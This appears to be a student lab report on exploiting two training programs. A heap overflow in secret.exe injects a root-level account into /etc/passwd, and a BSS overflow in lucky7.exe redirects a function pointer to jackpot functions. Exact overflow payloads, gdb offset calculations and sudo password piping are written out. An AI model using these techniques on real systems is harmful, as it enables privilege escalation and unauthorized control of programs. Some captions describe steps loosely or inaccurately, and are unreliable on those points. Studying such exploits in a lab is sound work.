Heap Segment Overflow

1. Static Analysis

Figure 1. The secret.cpp file adds a command line argument (as a file) to the /var/secret directory.

2. Overflowing the Buffer with a Corrupted Datafile

Figure1. The command **echo kali | sudo -S make** compiles secret.cpp without file protections. The next command, **sudo gdb -q ./secret.exe**, uses gdb to step through the program's execution. In gdb, the commands **p/x secret**, **p/x secret_file**, and **print(0x8051c20 – 0x8051bb0)** display the addresses of these functions and their offset.

3. /etc/password File Format

Figure 1. The first set of commands, **./secret.exe $(python -c 'print("A"*112 + "testfile")')** and **echo kali | sudo -S cat testfile**, shows that a heap segment overflow occurred with its provided input. The second set of commands, **./secret.exe $(python -c 'print("hacker1:XXq2wKiyI43A2:0:0:" + "A"*75 + ":/root:/tmp/etc/passwd", end="")')** and **echo kali | sudo -S tail /etc/passwd**, shows that a new user was created with the given input. Since I've already created a soft link from the /etc/passwd to the /bin/bash directory using the commands **mkdir /tmp/etc** and **ln -s /bin/bash /tmp/etc/passwd**, the last set of commands, **su hacker1** (with password 'password') and **whoami**, shows that the created user, hacker1, is logged in as root.

BSS Segment Overflow

1. Static Analysis

```
147  void change_username() {
148      printf("\nChange user name\n");
149      cout << "Enter your new name:\n";
150      mgets(player.name);
151  }
```

Figure 1. In main.cpp, a function named change_username makes a vulnerable call to mgets.




Figure 2. At the beginning of main.cpp, the global User player object is declared.




Figure 3. In lucky7.h, the name variable has a buffer size of 100 bytes.

2. Exploit the Overflow Vulnerability





Figure 1. The command **ps aux | grep lucky7.cpp** gets the PID (process ID) of the executable program for gdb debugging purposes (**sudo gdb -q –pid=16954 –symbols=./lucky7.exe**). In gdb, the commands **p/x &player.name**, **p/x &player.current_game**, and **p/u 0x805018c – 0x8050128** output the memory addresses of these attributes and their offset (100 bytes).






Figure 2. When replacing the current username with a string generated by the command **python -c 'print("A"*100 + "B"*4)'**, the program exits with a segmentation fault (it overwrote the current_game pointer with ‘BBBB’ as 0x42424242).

3. Finding Useful Functions to Execute in the Program




Figure 1. The command **nm lucky7.exe** displays the addresses of various program functions (jackpot functions are interesting).

4. Script the Interactive User Input

Figure 1. The automated user input passed to the program with the command **python -c 'print("1\ny\nn\n7")' | ./lucky7.exe** simply chooses to play lucky 7 ('1'), play again (input 'ny' for yes and 'nn' for no), and exit the program ('n7').

Figure 2. The automated script with command **python -c 'print("1\nn\n5\n" + "A"*100 + "BBBB\n" + "1\nn\n7")' | ./lucky7.exe** now steps through the program and replaces current_game with our own data. The command **nm ./lucky7.exe | grep jackpot** displays the various jackpot function addresses.

Figure 3. The command **python -c 'import sys; sys.stdout.buffer.write(b"1\nn\n5\n" + b"A"*100 + b"\xf8\xbe\x04\x08\n" + b"1\nn\n7\n")' | ./lucky7.exe** redirects the program flow to the 10k jackpot function. Similarly, the command **python -c 'import sys; sys.stdout.buffer.write(b"1\nn\n5\n" + b"A"*100 + b"\ xf8\xbe\x04\x08\n" + b"1\ny\nn\n5\nJohn Smith\n2\nn\n7\n")' | ./lucky7.exe** changes the username to add credits there.